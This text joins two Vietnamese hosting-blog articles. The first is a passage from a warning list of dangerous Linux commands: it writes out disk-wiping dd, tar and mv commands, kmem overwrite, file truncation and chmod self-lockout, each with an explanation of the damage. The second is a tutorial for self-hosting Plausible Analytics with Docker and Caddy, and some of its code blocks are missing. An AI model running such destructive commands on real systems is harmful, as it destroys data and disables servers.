Đặc biệt khi thiết lập lịch trình tự động, bạn cần kiểm tra cú pháp lệnh trước khi cấu hình cronjob tự động nhằm tránh việc máy chủ tự khởi động lại hoặc tự xóa các file vận hành vào lúc nửa đêm.
6. Kỹ thuật phá hoại dữ liệu thô và làm rỗng tệp tin cấu hình
Ngoài các lệnh phá hủy quen thuộc, môi trường dòng lệnh Linux còn tồn tại những kỹ thuật nhìn qua có vẻ vô hại nhưng hậu quả để lại vô cùng nặng nề.
Lệnh 23: : > filename
Ký tự : (no-op command) kết hợp cùng > dùng để truncate file một cách im lặng. Nếu thực hiện nhầm vào file cấu hình nòng cốt như /etc/sudoers hay /etc/fstab, hệ thống sẽ rơi vào trạng thái tê liệt không thể định tuyến người dùng hoặc ổ cứng.
Lệnh 24: dd if=/dev/random of=/dev/sda
Khác với ghi byte 0, lệnh này lấy luồng entropy ngẫu nhiên từ /dev/random để ghi đè liên tục lên ổ cứng. Dữ liệu bị biến đổi thành các khối rác vô nghĩa, vô hiệu hóa hoàn toàn mọi công cụ phân tích cấu trúc khối.
Lệnh 25: tar cvf /dev/sda /
Tiện ích nén tar sẽ tiến hành đóng gói toàn bộ hệ thống file từ thư mục / và xuất dữ liệu ghi thẳng vào thiết bị lưu trữ vật lý /dev/sda, phá hỏng bảng phân vùng hệ thống ngay giữa quá trình sao lưu.
Lệnh 26: mv ~ /dev/null
Dấu ngã ~ đại diện cho thư mục home của người dùng đang đăng nhập. Đưa thư mục này vào hố đen đồng nghĩa với việc xóa sạch mọi cấu hình SSH key, token API và các tài liệu quan trọng của user đó.
Lệnh 27: dd if=/dev/urandom of=/dev/kmem
Ghi dữ liệu giả lập ngẫu nhiên thẳng vào không gian bộ nhớ ảo của Kernel (kmem), làm sập tức thì các module đang hoạt động và gây Kernel Panic.
Lệnh 28: chmod -x /bin/chmod
Tước bỏ quyền thực thi (execute) của chính tiện ích cấp quyền chmod. Khi lệnh này mất quyền chạy, bạn không thể sử dụng chính nó để cấp lại quyền cho chính nó hoặc các file nhị phân khác nếu không dùng thủ thuật qua loader.
7. Nguyên tắc vàng phòng chống rủi ro khi quản trị máy chủ Linux
Để bảo vệ máy chủ an toàn trước các cú pháp sai lầm, người quản trị cần chủ động thiết lập hàng rào bảo vệ vững chắc thay vì chỉ dựa vào sự cẩn thận cá nhân:
Tận dụng tính năng Snapshot: Trước khi thực hiện bảo trì hoặc cập nhật lớn, hãy chủ động tạo bản snapshot hệ thống để có thể quay ngược thời gian ngay khi gặp trục trặc.
Áp dụng cấu hình bảo vệ nhiều lớp: Tối ưu môi trường bằng cách áp dụng các giải pháp bảo mật VPS, phân quyền theo nguyên tắc đặc quyền tối thiểu (Least Privilege).
Thiết lập Alias bảo vệ: Thêm cấu hình bí danh như alias rm='rm -i' vào file ~/.bashrc để hệ thống luôn hỏi xác nhận trước khi xóa tập tin.
8. Câu hỏi thường gặp (FAQ) về các lệnh độc hại trong Linux
Có thể khôi phục file sau khi chạy nhầm lệnh rm -rf không?
Trong môi trường Linux, lệnh rm trực tiếp gỡ bỏ các con trỏ inode trỏ tới khối dữ liệu trên ổ cứng mà không chuyển vào thùng rác. Dù một số công cụ như TestDisk hay ext4magic có thể cứu vãn một phần nhỏ nếu sector chưa bị ghi đè, tỷ lệ thành công là rất thấp. Do đó, việc phục hồi tốt nhất phụ thuộc hoàn toàn vào các bản sao lưu từ trước.
Fork bomb có gây mất mát dữ liệu vĩnh viễn trên ổ cứng không?
Fork bomb không trực tiếp xóa hay ghi đè lên dữ liệu ổ đĩa mà chỉ tiêu tốn 100% dung lượng RAM và chu kỳ xử lý của CPU thông qua tiến trình nhân bản vô hạn. Tuy nhiên, nó có thể làm hỏng các tệp cơ sở dữ liệu đang trong quá trình ghi dở dang khi máy chủ bị buộc phải tắt đột ngột.
Hiểu rõ cơ chế của 28 lệnh nguy hiểm trong Linux chính là bước nền tảng giúp bạn làm chủ môi trường dòng lệnh mà không phải trả giá bằng sự gián đoạn của doanh nghiệp. Đừng bao giờ thực thi một câu lệnh nếu bạn chưa nắm rõ từng tham số và cờ đi kèm, luôn duy trì thói quen kiểm tra vị trí thư mục và đảm bảo các bản sao lưu luôn sẵn sàng để khôi phục bất cứ lúc nào.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Lưu ý: Nội dung bài viết mang tính chất cảnh báo và tham khảo kỹ thuật. Các câu lệnh và hành vi có thể thay đổi tùy thuộc vào bản phân phối Linux, phiên bản hạt nhân, quyền hạn người dùng và môi trường thực tế. Quản trị viên cần thử nghiệm kỹ lưỡng trên môi trường lab an toàn và thực hiện sao lưu trước khi áp dụng cấu hình cho hệ thống production.
Hướng dẫn thiết lập Plausible Analytics trên VPS là giải pháp tối ưu giúp bạn thoát khỏi những rắc rối về quyền riêng tư dữ liệu, cảnh báo GDPR phức tạp và các banner cookie phiền toái thường gặp khi dùng Google Analytics. Thay vì để các tập đoàn công nghệ nắm giữ toàn bộ dữ liệu truy cập, việc tự triển khai hệ thống phân tích web độc lập trên nền tảng máy chủ ảo tại ThueVPSGiaRe.vn mang lại khả năng kiểm soát dữ liệu 100%, bảo mật cao cùng tốc độ tải trang vượt trội.
1. Tại sao nên tự host Plausible Analytics thay vì Google Analytics?
Tự host Plausible Analytics trên VPS mang lại quyền sở hữu dữ liệu tuyệt đối, tuân thủ các quy định bảo mật quốc tế mà không cần đặt cookie theo dõi người dùng. Với dung lượng mã nguồn siêu nhẹ dưới 1KB, Plausible giúp trang web duy trì điểm hiệu năng tối đa mà vẫn nắm bắt trọn vẹn số liệu lưu lượng.
Tự host Plausible Analytics thay vì Google Analytics
Google Analytics tuy miễn phí nhưng đi kèm sự đánh đổi lớn: dữ liệu người dùng bị khai thác cho quảng cáo, yêu cầu bắt buộc phải hiển thị khung pop-up chấp thuận cookie gây khó chịu, và dung lượng thư viện tải về lên đến ~45KB làm chậm tốc độ hiển thị.
Trong khi đó, dịch vụ trả phí Plausible Cloud có thể phát sinh chi phí hàng tháng khá cao nếu lượng xem trang lớn. Giải pháp triển khai bản Community Edition trên một máy chủ riêng giúp bạn vừa tiết kiệm ngân sách vừa làm chủ hạ tầng.
Tính năng
Google Analytics
Plausible Cloud
Plausible Self-Hosted
Chi phí hàng tháng
Miễn phí (người dùng là sản phẩm)
9$ – 99$+/tháng
~5$ – 10$/tháng (chỉ tính phí VPS)
Quyền sở hữu dữ liệu
Google nắm giữ
Lưu trên hạ tầng Plausible
Bạn nắm giữ toàn quyền 100%
Tuân thủ GDPR/CCPA
Cần người dùng đồng ý
Mặc định tuân thủ
Mặc định tuân thủ
Banner thông báo Cookie
Bắt buộc phải có
Không cần thiết
Không cần thiết
Kích thước file script
~45 KB
< 1 KB
< 1 KB
Số website theo dõi
Không giới hạn
Phụ thuộc gói cước
Không giới hạn
Thời gian lưu trữ data
Mặc định 14 tháng
Vô thời hạn
Vô thời hạn (theo dung lượng đĩa)
2. Yêu cầu phần cứng và thông số VPS khuyến nghị
Để vận hành trơn tru Plausible Analytics, cấu hình phần cứng của máy chủ đóng vai trò quyết định, đặc biệt là dung lượng bộ nhớ tạm RAM vì cơ sở dữ liệu xử lý sự kiện ClickHouse tiêu tốn khá nhiều tài nguyên để truy vấn cực nhanh.
Bộ nhớ RAM: Tối thiểu 2GB RAM (ClickHouse cần dung lượng RAM đủ lớn để xử lý dữ liệu tổng hợp).
Dung lượng ổ đĩa: Tối thiểu 20GB không gian trống (dung lượng sẽ tăng dần theo số lượng sự kiện thu thập).
Công nghệ ảo hóa & công cụ: Hỗ trợ Docker và tiện ích Docker Compose.
Tên miền riêng: Một tên miền hoặc tên miền phụ (ví dụ: analytics.yourdomain.com) đã chuẩn bị sẵn để trỏ về máy chủ.
Kiến thức cơ bản: Thao tác cơ bản với dòng lệnh Linux trên hệ điều hành Ubuntu.
Mức lưu lượng
Số lượt xem trang/tháng
Cấu hình VPS đề xuất
Nhỏ (Small)
< 100.000 lượt
2 vCPU, 2GB RAM, 40GB SSD
Vừa (Medium)
100.000 – 1.000.000 lượt
2 vCPU, 4GB RAM, 80GB SSD (Khuyên dùng)
Lớn (Large)
1.000.000 – 10.000.000 lượt
4 vCPU, 8GB RAM, 160GB SSD
Doanh nghiệp (Enterprise)
Trên 10.000.000 lượt
CPU chuyên dụng (Dedicated CPU), 16GB+ RAM
Đối với đại đa số website có lượng traffic từ trung bình đến khá, lựa chọn một gói cấu hình VPS 4GB RAM chạy Ubuntu 24.04 LTS là mức đầu tư tối ưu nhất để đảm bảo hệ thống không bị giật lag hay treo container ClickHouse khi chịu tải đồng thời.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Tự host Analytics mượt mà, tối ưu chi phí hạ tầng
Dịch vụ máy chủ ảo tại Fast Byte cung cấp tài nguyên độc lập, ổ cứng SSD NVMe tốc độ cao hỗ trợ ClickHouse và PostgreSQL ghi dữ liệu lưu lượng truy cập liên tục mà không lo nghẽn I/O hay phát sinh chi phí theo lượt xem trang.
3. Bước 1: Khởi tạo máy chủ VPS và thiết lập bảo mật ban đầu
Sau khi khởi tạo một phiên bản máy chủ chạy Ubuntu 24.04 LTS (khuyến nghị từ 4GB RAM trở lên), bạn lưu lại địa chỉ IP công khai được cấp phát và bắt đầu các bước thiết lập cơ bản sau.
# Truy cập máy chủ qua SSH
ssh root@YOUR_SERVER_IP
Tiếp theo, hãy đồng bộ danh mục gói phần mềm, cập nhật các bản vá bảo mật mới nhất cho hệ điều hành, cài đặt các tiện ích cần thiết và tiến hành thiết lập tường lửa UFW an toàn để mở đúng các cổng giao tiếp chuẩn (SSH, HTTP port 80 và HTTPS port 443):
# Cập nhật toàn bộ gói hệ thống
apt update && apt upgrade -y

# Cài đặt các công cụ cần thiết
apt install -y curl wget git ufw

# Cấu hình tường lửa UFW
ufw allow OpenSSH
ufw allow 80/tcp
ufw allow 443/tcp
ufw enable

# Đặt Hostname cho máy chủ
hostnamectl set-hostname plausible
Khởi tạo máy chủ VPS và thiết lập bảo mật ban đầu
4. Bước 2: Cài đặt môi trường Docker và Docker Compose
Sử dụng script cài đặt chính thức của Docker giúp tiến trình diễn ra nhanh chóng, chính xác và tự động nhận diện kiến trúc phần cứng:
# Cài đặt Docker Engine
curl -fsSL https://get.docker.com | sh

# Cài đặt plugin Docker Compose
apt install -y docker-compose-plugin

# Kiểm tra phiên bản hoạt động
docker --version
docker compose version

# Kích hoạt Docker tự khởi động cùng hệ thống
systemctl enable docker
Cài đặt môi trường Docker và Docker Compose
5. Bước 3: Cấu hình trỏ bản ghi DNS cho tên miền con
Để người dùng và trình duyệt có thể truy cập trang thống kê cũng như gửi sự kiện tracking, bạn cần tiến hành trỏ bản ghi domain về địa chỉ IP của máy chủ VPS thông qua trang quản trị DNS của nhà cung cấp tên miền:
Loại bản ghi (Record Type):A
Tên bản ghi (Name):analytics (hoặc @ nếu dùng domain gốc)
Giá trị (Value): Địa chỉ IPv4 của VPS (YOUR_SERVER_IP)
TTL: 300 (hoặc tự động)
Sau khi lưu bản ghi, hãy đợi khoảng 5 đến 15 phút để bản ghi DNS được đồng bộ rộng rãi. Bạn có thể kiểm tra kết quả phân giải trực tiếp ngay trên terminal của máy chủ bằng lệnh:
# Kiểm tra trỏ tên miền (thay domain thực tế của bạn)
dig analytics.yourdomain.com +short
# Kết quả trả về đúng địa chỉ IP máy chủ của bạn là đã thành công
6. Bước 4: Tải bộ cài đặt Plausible Community Edition
Chúng ta sẽ lưu trữ toàn bộ file cấu hình và dữ liệu triển khai của Plausible trong thư mục /opt/plausible. Hãy thực hiện clone kho mã nguồn chính thức của phiên bản cộng đồng (Community Edition):
# Tạo thư mục làm việc và chuyển đến thư mục đó
mkdir -p /opt/plausible
cd /opt/plausible

# Tải mã nguồn triển khai qua Git
git clone https://github.com/plausible/community-edition.git .

# Hoặc nếu không dùng Git, tải file nén trực tiếp:
# curl -L https://github.com/plausible/community-edition/archive/refs/heads/master.tar.gz | tar xz --strip-components=1
7. Bước 5: Tạo Secret Key và thiết lập file môi trường cấu hình
Plausible yêu cầu một chuỗi khóa bí mật an toàn (Secret Key Base) để phục vụ cho các thuật toán mã hóa phiên đăng nhập và bảo mật phiên cookie. Hãy tạo chuỗi khóa này bằng lệnh OpenSSL:
# Sinh chuỗi khóa bí mật ngẫu nhiên
openssl rand -base64 48
# Hãy sao chép chuỗi kết quả này lại để dùng ở bước dưới
Bây giờ, tạo file chứa các biến môi trường plausible-conf.env bằng cách thực thi đoạn mã cấu hình bên dưới. Hãy nhớ thay thế đúng đường dẫn tên miền và chuỗi secret key bạn vừa sinh ra:
cat > plausible-conf.env << 'EOF'
# URL gốc để truy cập Plausible (bắt buộc dùng https)
BASE_URL=https://analytics.yourdomain.com

# Khóa bí mật phục vụ mã hóa dữ liệu
SECRET_KEY_BASE=YOUR_GENERATED_SECRET_KEY_HERE

# Khóa đăng ký tự do (cho phép tạo tài khoản đầu tiên hoặc qua lời mời)
DISABLE_REGISTRATION=invite_only

# Chuỗi kết nối Database nội bộ Docker
DATABASE_URL=postgres://postgres:postgres@plausible_db:5432/plausible_db
CLICKHOUSE_DATABASE_URL=http://plausible_events_db:8123/plausible_events_db

# Thiết lập máy chủ gửi mail SMTP (tùy chọn - hữu ích khi gửi báo cáo, khôi phục mật khẩu)
# [email protected]
# SMTP_HOST_ADDR=smtp.yourdomain.com
# SMTP_HOST_PORT=587
# SMTP_USER_NAME=your_smtp_user
# SMTP_USER_PWD=your_smtp_password
# SMTP_HOST_SSL_ENABLED=true

# Tích hợp Google Search Console (tùy chọn)
# GOOGLE_CLIENT_ID=
# GOOGLE_CLIENT_SECRET=

# Cấu hình IP Geolocation tra cứu quốc gia/thành phố (tùy chọn)
# Đăng ký tại https://www.maxmind.com/en/geolite2/signup
# MAXMIND_LICENSE_KEY=your_license_key
# MAXMIND_EDITION=GeoLite2-City

# Mức độ ghi log hệ thống
LOG_LEVEL=warn
EOF
Về mặt cấu trúc, tệp cấu hình mặc định liên kết 3 thành phần chính:
plausible: Container ứng dụng chính xử lý logic web và giao diện.
plausible_db: Cơ sở dữ liệu PostgreSQL lưu trữ tài khoản, thiết lập website và thông tin người dùng.
plausible_events_db: Cơ sở dữ liệu hướng cột ClickHouse chuyên trách thu thập và xử lý hàng triệu sự kiện phân tích tốc độ cao.
8. Bước 6: Cấu hình Reverse Proxy tự động cấp phát SSL bằng Caddy
Thay vì phải cài đặt Certbot thủ công, máy chủ web Caddy là giải pháp tuyệt vời khi tích hợp sẵn tính năng tự động xin và gia hạn chứng chỉ SSL Let’s Encrypt hoàn toàn tự động, kèm theo khả năng nén gzip và bảo vệ header HTTP an toàn.
Trước hết, tạo tệp Caddyfile để định nghĩa reverse proxy chuyển hướng yêu cầu về cổng 8000 của Plausible:
# Tạo file cấu hình Caddyfile (thay domain thực tế của bạn)
cat > Caddyfile << 'EOF'
analytics.yourdomain.com {
    reverse_proxy plausible:8000

    # Header bảo mật
    header {
        X-Content-Type-Options nosniff
        X-Frame-Options DENY
        Referrer-Policy strict-origin-when-cross-origin
    }

    # Bật nén Gzip tối ưu tốc độ
    encode gzip

    # Ghi log truy cập
    log {
        output file /var/log/caddy/access.log
    }
}
EOF
Kế tiếp, cập nhật tệp docker-compose.yml hoàn chỉnh bao gồm đầy đủ Caddy, Plausible, PostgreSQL và ClickHouse:
9. Bước 7: Khởi chạy các container Plausible Analytics
Sau khi chuẩn bị xong cấu hình, bạn tiến hành kéo các image về và kích hoạt toàn bộ cụm dịch vụ chạy ngầm:
# Khởi chạy dịch vụ ở chế độ chạy nền
docker compose up -d

# Theo dõi tiến trình khởi tạo và migrate cơ sở dữ liệu
docker compose logs -f
Khi màn hình console xuất hiện dòng thông báo “Starting Plausible server…”, hệ thống đã sẵn sàng đón nhận truy cập. Nhấn tổ hợp phím Ctrl + C để thoát khỏi luồng xem log. Sau đó, chạy lệnh kiểm tra trạng thái hoạt động:
# Kiểm tra các container đang chạy
docker compose ps
Nếu cả 4 container gồm plausible-caddy-1, plausible-plausible-1, plausible-plausible_db-1 và plausible-plausible_events_db-1 đều hiển thị trạng thái Up, hệ thống đã chạy chuẩn xác.
10. Bước 8: Khởi tạo tài khoản quản trị và vô hiệu hóa đăng ký tự do
Mở trình duyệt web và truy cập địa chỉ https://analytics.yourdomain.com của bạn. Lúc này bạn sẽ thấy giao diện chào mừng của Plausible Analytics.
Nhấp vào nút Register để thiết lập tài khoản quản trị viên tối cao đầu tiên.
Điền thông tin email, mật khẩu quản trị và tên hiển thị.
Xác nhận kích hoạt (nếu đã cấu hình SMTP gửi mail).
Nhập tên miền website đầu tiên mà bạn muốn tiến hành theo dõi lưu lượng.
Khóa tính năng đăng ký mở: Nhằm ngăn chặn người lạ tự ý đăng ký tài khoản và chiếm dụng tài nguyên máy chủ, hãy chuyển tham số DISABLE_REGISTRATION thành true:
# Chỉnh sửa file biến môi trường
nano plausible-conf.env

# Tìm và đổi dòng sau:
DISABLE_REGISTRATION=true

# Khởi động lại container Plausible để nhận thiết lập mới
docker compose restart plausible
11. Bước 9: Nhúng mã theo dõi Plausible vào website của bạn
Để bắt đầu thu thập số liệu, hãy chèn đoạn mã script tracking nhỏ gọn vào giữa thẻ <head>...</head> trên website của bạn:
Plausible cung cấp sẵn các tiện ích mở rộng thông qua các biến thể tên file script để bạn kích hoạt thêm tính năng mà không cần cài đặt thêm plugin phức tạp:
Theo dõi lượt nhấp liên kết ra ngoài (Outbound Links):
12. Bước 10: Tự động hóa sao lưu dữ liệu PostgreSQL và ClickHouse
Khi tự vận hành máy chủ, việc xây dựng một chiến lược backup dữ liệu VPS định kỳ là nhiệm vụ sống còn để tránh thảm họa mất mát thông tin khi có lỗi phần cứng. Dữ liệu Plausible gồm hai phần: cấu hình người dùng trong PostgreSQL và chuỗi sự kiện traffic trong ClickHouse.
# Cấp quyền thực thi
chmod +x /opt/plausible/backup.sh

# Chạy thử nghiệm ngay lập tức để kiểm tra
/opt/plausible/backup.sh

# Thiết lập cron job chạy tự động vào 03:00 sáng mỗi ngày
(crontab -l 2>/dev/null; echo "0 3 * * * /opt/plausible/backup.sh >> /var/log/plausible-backup.log 2>&1") | crontab -
13. Bước 11: Kích hoạt định vị địa lý khách truy cập (GeoIP)
Theo mặc định, Plausible không lưu trữ địa chỉ IP thực của người dùng để bảo vệ quyền riêng tư tuyệt đối. Tuy nhiên, nếu bạn muốn biết người dùng đến từ quốc gia hoặc thành phố nào mà vẫn đảm bảo tính ẩn danh, bạn có thể tích hợp cơ sở dữ liệu GeoLite2 từ MaxMind:
Đăng ký một tài khoản miễn phí tại cổng thông tin maxmind.com.
Tạo một License Key cá nhân trong trang cài đặt tài khoản.
Khai báo mã License Key vào tệp cấu hình:
# Chỉnh sửa file cấu hình
nano plausible-conf.env

# Bổ sung 2 biến môi trường sau:
MAXMIND_LICENSE_KEY=your_license_key
MAXMIND_EDITION=GeoLite2-City

# Khởi động lại container Plausible
docker compose restart plausible
14. Bước 12: Giám sát, bảo trì và cập nhật phiên bản
Trong quá trình vận hành, bạn cần thường xuyên thực hiện kiểm tra cấu hình VPS và theo dõi các chỉ số lưu trữ để máy chủ không bị cạn kiệt dung lượng đĩa do log hoặc volume Docker phình to:
# Kiểm tra dung lượng chiếm dụng của các volume Docker
docker system df -v

# Kiểm tra kích thước thư mục dữ liệu ClickHouse
docker compose exec plausible_events_db du -sh /var/lib/clickhouse

# Theo dõi luồng log của tất cả các container
docker compose logs -f

# Hoặc chỉ xem riêng log của Plausible hoặc ClickHouse
docker compose logs -f plausible
docker compose logs -f plausible_events_db
Khi nhà phát triển phát hành phiên bản mới, tiến trình nâng cấp Plausible qua Docker Compose diễn ra vô cùng nhanh gọn mà không ảnh hưởng đến dữ liệu cũ:
# Tải bản image mới nhất
docker compose pull

# Tạo lại và chạy container với phiên bản mới
docker compose up -d

# Kiểm tra log để xác nhận phiên bản đang chạy
docker compose logs plausible | grep "Running Plausible"
15. Tùy biến nâng cao: Theo dõi Goal, API và chia sẻ Dashboard
Bên cạnh việc đếm lượt truy cập thông thường, Plausible hỗ trợ rất mạnh cho các nhà phát triển và chủ doanh nghiệp số trong việc theo dõi chuyển đổi:
Theo dõi sự kiện tùy chỉnh (Custom Goals & Events): Kích hoạt các sự kiện chuyển đổi như tạo tài khoản, tải tài liệu hoặc mua hàng thông qua đoạn code JavaScript:
Chia sẻ Dashboard (Shared Links): Nếu cần báo cáo cho khách hàng hoặc đối tác xem số liệu mà không cấp quyền quản trị, bạn chỉ cần vào Site Settings → Visibility, kích hoạt chế độ Public Dashboard hoặc tạo Shared Link (có thể cài đặt thêm mật khẩu bảo vệ).
16. Khắc phục các sự cố thường gặp (Troubleshooting)
Trong quá trình cấu hình và vận hành thực tế, bạn có thể đối mặt với một vài lỗi phổ biến sau:
Container không khởi động được: Kiểm tra log bằng lệnh docker compose logs plausible để dò tìm các lỗi kết nối cơ sở dữ liệu PostgreSQL hoặc ClickHouse (thường do sai mật khẩu hoặc chưa migrate xong).
Lỗi chứng chỉ bảo mật SSL: Xem nhật ký của web server qua lệnh docker compose logs caddy và rà soát lại xem bản ghi DNS của domain đã trỏ chính xác về IP máy chủ chưa. Caddy cần truy cập được cổng 80 để xác thực ACME với Let’s Encrypt.
Mức tiêu hao bộ nhớ RAM quá cao: ClickHouse có cơ chế ngốn bộ nhớ để xử lý tập dữ liệu lớn. Hãy cân nhắc cấp thêm swap file, tinh chỉnh lại giới hạn logging trong file XML hoặc nâng cấp gói máy chủ có RAM lớn hơn.
Dashboard không hiển thị số liệu:
Mở DevTools trình duyệt (phím F12) kiểm tra xem file script.js có bị chặn bởi AdBlock không.
Kiểm tra thuộc tính data-domain trong thẻ script có trùng khớp từng ký tự với domain đã thêm trên giao diện Plausible hay không.
Đảm bảo container Plausible đang hoạt động bình thường, không bị khởi động lại liên tục.
Quên mật khẩu quản trị Admin: Nếu quên mật khẩu và chưa cấu hình SMTP, bạn có thể reset mật khẩu trực tiếp qua console Plausible Elixir:
# Truy cập console dòng lệnh nội bộ của Plausible
docker compose exec plausible /app/bin/plausible remote

# Thực thi lệnh đổi mật khẩu mới trong console:
Plausible.Auth.find_user_by(email: "[email protected]") |> Plausible.Auth.User.set_password("new_password") |> Plausible.Repo.update()
Chủ động làm chủ dữ liệu phân tích với máy chủ riêng
Thực hiện theo bài Hướng dẫn thiết lập Plausible Analytics trên VPS giúp bạn thiết lập thành công một hệ thống theo dõi lưu lượng web riêng biệt, chuẩn hóa bảo mật theo tiêu chuẩn GDPR và nói không với cookie rườm rà. Bạn đã nắm trong tay 100% quyền sở hữu dữ liệu người dùng, tối ưu tốc độ load page của website và tiết kiệm chi phí thuê nền tảng đám mây dài hạn. Hãy bắt đầu chọn lựa cấu hình phần cứng phù hợp và triển khai ngay hôm nay.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Lưu ý kỹ thuật: Nội dung bài viết mang tính chất hướng dẫn kỹ thuật tham khảo. Các câu lệnh, phiên bản image Docker, định dạng cấu hình XML và giao diện phần mềm có thể thay đổi tùy thuộc vào hệ điều hành và các bản cập nhật phát hành của Plausible Analytics. Bạn đọc nên thử nghiệm trên môi trường thử nghiệm và chủ động sao lưu dữ liệu trước khi đưa vào vận hành thực tế.